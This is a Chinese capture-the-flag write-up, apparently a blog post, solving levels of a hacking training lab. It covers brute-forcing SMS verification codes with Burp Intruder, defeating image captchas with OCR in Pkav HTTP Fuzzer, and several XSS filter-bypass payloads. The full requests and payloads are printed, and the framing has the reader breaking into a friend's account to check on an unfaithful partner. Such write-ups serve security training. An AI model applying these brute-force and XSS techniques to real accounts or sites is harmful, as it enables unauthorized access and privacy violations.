
分值: 150

Tips:你是一名黑客，你怀疑你的“（男/女）闺蜜”的出轨了，你要登陆TA手机的网上营业厅查看详单，一探究竟！闺蜜手机号码:13388886666


Writeup:

验证码爆破漏洞，服务端未对验证时间、次数进行限制。

进入题目，点击获取验证码后，提示验证码是3位数，不以0开头



输入验证码后，拦截数据包，发送到intruder进行爆破



```

Referer: http://lab1.xseclab.com/vcode6_mobi_b46772933eb4c8b5175c67dbc44d8901/
Cookie: UM_distinctid=172fb95f7825c8-05089bc17267a6-4c302c7d-1fa400-172fb95f783575;
PHPSESSID=2d40c8a352bc89443a96a9177de850d9
Upgrade-Insecure-Requests: 1

username=13388886666&vcode=111&Login=submit

```

- Send to Comparer
- Send to Decoder
- Request in browser
- Send request(s) to Authz
- Engagement tools
- Change request method
- Change body encoding

标记验证码位

Attack type: Sniper

```

POST /vcode6_mobi_b46772933eb4c8b5175c67dbc44d8901/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode6_mobi_b46772933eb4c8b5175c67dbc44d8901/
Cookie: UM_distinctid=172fb95f7825c8-05089bc17267a6-4c302c7d-1fa400-172fb95f783575;
CNZZDATA1261728562=1826844170-1593353885-%7C1593359285; PHPSESSID=2d40c8a352bc89443a96a9177de850d9
Upgrade-Insecure-Requests: 1

username=13388886666&vcode=§111§&Login=submit

```

Buttons: Add \$, Clear \$, Auto \$, Refresh

设置好数字之间的长度，就可以开始进行爆破了

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type, and each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 900

Payload type: Numbers Request count: 900

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 100

To: 999

Step: 1

How many: [input]

Number format

找到正确的验证码提交时，他给了下一个提示，需要我们再登陆13399999999手机号

Request	Payload	Status	Error	Timeout	Length	Comment
67	166	200	<input type="checkbox"/>	<input type="checkbox"/>	502	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	321	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
2	101	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
3	102	200	<input type="checkbox"/>	<input type="checkbox"/>	321	

4	103	200	<input type="checkbox"/>	<input type="checkbox"/>	321
5	104	200	<input type="checkbox"/>	<input type="checkbox"/>	321
6	105	200	<input type="checkbox"/>	<input type="checkbox"/>	321
7	106	200	<input type="checkbox"/>	<input type="checkbox"/>	321
8	107	200	<input type="checkbox"/>	<input type="checkbox"/>	321

Request Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Jul 2020 01:20:26 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 3832
Content-Length: 203

```

你伤心的发现他/她正在跟你的前男/女友勾搭.....于是下决心看看前任除了跟你的（男/女）闺蜜勾搭，是不是还跟别的勾搭..
前任的手机号码是:13399999999

https://blog.csdn.net/weixin_41924764

利用刚才相同的手法，13399999999手机号获取验证码，爆破验证码成功后即可看到key

第十一关

题目：

验证码识别

分值: 350

验证码识别


Tips:验证码依然是3位数

Writeup:

利用验证码识别工具然后进行爆破

利用工具：Pkav HTTP Fuzzer

进入靶场，先获取验证码



输入手机验证码以及图片验证码，然后进行抓包

没有漏洞的验证码?
Tips:验证码识别
手机号: 13388886666
手机验证码: 111
[获取手机验证码](#)
验证码: 1111
7477 submit

Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Authz

Intercept HTTP history WebSockets history Options

Request to http://lab1.xseclab.com:80 [220.181.136.174]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /vcode7_f7947d56f22133dbc85dda4f28530268/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/index.php
Cookie: UM_distinctid=172fb95f7825c8-05089bc17267a6-4c302c7d-1fa400-172fb95f783575; CNZZDATA1261728562=1826844170-1593353885-%7C1593359285; PHPSESSID=b01ca8adbfd6d70888977ef66ecc9ef0
Upgrade-Insecure-Requests: 1

username=1338888666&mobi_code=1111&user_code=1111&Login=submit

https://blog.csdn.net/weixin_41924764

复制数据包到Pkav HTTP Fuzzer，标记需要爆破的值

🐛 Pkav HTTP Fuzzer 1.5.6 Verkey@Pkav安全团队 本程序仅供安全测试使用! 致谢PKAV全体成员! ©http://www.pkav.net

目标数据

分析地址:

请求包:

```
POST /vcode7_f7947d56f22133dbc85dda4f28530268/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/index.php
Cookie: UM_distinctid=172fb95f7825c8-05089bc17267a6-4c302c7d-1fa400-172fb95f783575; CNZZDATA1261728562=1826844170-1593353885-%7C1593359285; PHPSESSID=b01ca8adbfd6d70888977ef66ecc9ef0
Upgrade-Insecure-Requests: 1
username=1338888666&mobi_code= $ 111 $ &user_code= $ YZM $ &Login=submit
```



在Pkav HTTP Fuzzer 右边设置爆破手机验证码的字典规则



https://blog.csdn.net/weixin_41924764

复制图片验证码



选择图片验证码识别

- 1.选择图片验证码识别
- 2.填入验证码图片地址
- 3.设置识别字符
- 4.识别图片测试

● 图片型

验证码地址:

其他请求头部:

2

● 自带识别引擎

识别模式

单个文本统一块 单一的文本行 一个单词 无OSD全自动页面分割

垂直对齐文本的统一块 可变大小文本中的一列 无OSD或OCR的自动页面分割

仅OSD的定位及检测 OSD模式自动页面分割 圈内的一个单词

识别范围

不限定

清晰的数字

限定为以下字符:


3

第三方识别引擎

亦思验证码识别引擎 次世代验证码识别引擎

识别库:

识别测试:

验证码图片:


1

获取到的验证码为:

4

变体设置 图片型验证码识别 非图片型验证码识别 重放选项 发包器 工具说明

选择重放选项，设置发包线程，验证码长度(多线程会失败，大家可以自行测试)

HTTP请求头部

设置Connection:close

HTTP重定向设置

不跟踪重定向

选择性跟踪重定向

无条件跟踪重定向

自动跟踪302重定向

验证码识别重放模式

单线程模式 2 多线程模式

验证码长度验证设置

固定 4 3 长度不固定

验证码识别结果处理

IP伪造

伪造X-Forwarded-For
 IP范围:

伪造Client-IP
 IP范围:

会话管理

请求如下地址

代理服务器设置

使用HTTP代理
 服务器:

不做任何处理 进行四则运算

线程设置

线程数:

线程并发延迟: 毫秒

请求超时时间: 秒

请求超时重试: 次

线程空闲超时: 秒

显示和存储

存储请求包 存储返回包

显示和存储全部数据 仅显示和存储匹配规则的数据

返回数据编码格式

自动识别编码格式 自定义编码格式:

返回数据处理

代入的变体长度不计算

匹配规则 提取内容 变体条件丢弃 重试规则

从返回的数据中匹配如下表达式:

1

变体设置 图片型验证码识别 非图片型验证码识别 **重放选项** 发包器 工具说明

就绪!

用户名:

验证地址:

验证数据:

验证

序号	服务器
1	218.78.21
2	183.207.2
3	127.0.0.1

开始爆破验证码

控制台

启动 暂停 停止

请求结果

序号	变体值1	验证码	状态码	错误	超时	长度	匹配
1	100	3779	200	否	否	28	
2	101	7911	200	否	否	28	
3	102	6579	200	否	否	28	
4	103	6216	200	否	否	28	
5	104	6834	200	否	否	28	
6	105	1259	200	否	否	28	

有时不会成功，可能在运气不好的时候，正好爆破那个验证码，图片正好识别出错（我就遇到过一次--）

点击长度（和burp suite一样，成功和失败的返回长度是不一样的），查看返回包就可以看到flag了

pkav HTTP Fuzzer 1.3.0 verkey@pkav安全团队 全平台支持安全漏洞探测 欢迎PKAV全体成员! ©http://www.pkav.net

目标主机
主机: lab1.xseclab.com 端口: 80 使用SSL

控制台

请求结果

序号	变体值1	验证码	状态码	错误	超时	长度	匹配
42	141	2400	200	否	否	23	
1	100	3779	200	否	否	28	
2	101	7911	200	否	否	28	
3	102	6579	200	否	否	28	
4	103	6216	200	否	否	28	
5	104	6834	200	否	否	28	
6	105	1259	200	否	否	28	
7	106	6137	200	否	否	28	
8	107	5272	200	否	否	28	
9	108	7318	200	否	否	28	
10	109	6374	200	否	否	28	
11	110	3920	200	否	否	28	
12	111	7354	200	否	否	28	
13	112	3734	200	否	否	28	
14	113	8702	200	否	否	28	
15	114	3227	200	否	否	28	
16	115	7124	200	否	否	28	
17	116	6579	200	否	否	28	
18	117	1986	200	否	否	28	
19	118	0335	200	否	否	28	
20	119	4024	200	否	否	28	
21	120	7751	200	否	否	28	
22	121	0117	200	否	否	28	
23	122	5590	200	否	否	28	
24	123	3199	200	否	否	28	
25	124	4434	200	否	否	28	
26	125	0311	200	否	否	28	
27	126	9573	200	否	否	28	
28	127	7201	200	否	否	28	
29	128	7536	200	否	否	28	
30	129	9253	200	否	否	28	
31	130	0757	200	否	否	28	

请求包 返回包 页面浏览 状态信息(2)

```

HTTP/1.1 200 OK
Content-Encoding: gzip
Via: 3832
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
Date: Thu, 02 Jul 2020 15:35:32 GMT
Server: nginx

flag{133dbc85dda4aa**}
    
```

https://blog.csdn.net/weixin_41924764

第十二关

题目:

XSS基础关

分值: 50

XSS基础:很容易就可以过关.XSS类题目必须在平台登录才能进行.登录地址请参考左侧<子系统>

Writeup:

在输入框输入xss代码，能弹窗即可获取key

```
<script>alert(HackingLab)</script>
```

Welcome guest

第十三关

题目:

XSS基础2:简单绕过

分值: 100

很容易就可以过关.

Writeup:

xss绕过


过滤了<script>标签, 当我们输入<script>会提示XSS_SCRIPT_DETECTED!!!

Welcome **XSS_SCRIPT_DETECTED!!!**

利用img标签绕过并弹窗

```
<img src=# onerror=alert(HackingLab)>
```

key is: xss2test2you

Welcome 

第十四关

题目:

XSS基础2:简单绕过

分值: 100

很容易就可以过关.

Writeup:


查看源代码, 我们输入payload的位置在value中

```
<form action=  method= POST >
  <input type="text" name="s" style="width:500px">
  <input type="submit" ><input type="reset">
</form>
Welcome <input type='text' value= test >
<div id="msg" style="color: green;"></div>
</body>
tml>
```

1.输入的内容被包含在 value=""

2.过滤了=alert() <script>等

将payload两旁增加单引号',alert利用unicode编码绕过



构造payload，输入到填写框提交。

```
' onmouseover=\u0061\u006c\u0065\u0072\u0074(HackingLab) id='
```

此次用的是onmouseover事件，当鼠标触碰到Welcome旁边的选框时，会触发弹窗



第十五关

题目:

Principle很重要的XSS

分值: 300

原理/原则/理念很重要...不是所有的xss都叫特仑苏... -

Take it easy!

Writeup:

看源代码, 可以看到我们输入的内容会存在a标签中

```
3 <!-- HTTP header -->
4 <meta http-equiv=Content-Type content="text/html; charset=utf-8">
5 <script type="text/javascript" src=" ../xssjs/xss_check.php"></script>
6 </head>
7 <body>
8 <form action="" method="POST">
9 <input type="text" name="s" style="width:500px">
10 <input type="submit" ><input type="reset">
11 </form>
12 Welcome <a href="test">Edit Profile(XSS HERE!)</a>
13 <div id="msg" style="color: green;"></div>
14 <div id="hint" style="color: white;"><span style="color: black;">Hint: </!
15 </body>
16 </html>
17 <script type="text/javascript" src=" ../jquery-2.0.3.js">
18 </script>
```

1.输入的内容会在a标签的href属性中。

2.防御了javascript, alert等

3.<>被转换成了空

a标签中href属性中加入javascript这是最常用的调用的办法

但是我们输入了javascript会被过滤掉

换个思路, <>会被转换成空, 那我们在javascript和alert中间加入<>, 这也让就绕过字符串限制了

payload:

```
javascri<>pt:aler<>t(HackingLab)
```

输入payload后提交, 点击跳转链接, 就能实现弹窗了

```
javascri<>pt:aler<>t(HackingLab)
```

Welcome ![Edit Profile\(XSS HERE!\)](#)

key is: xss4isnoteasy

Hint: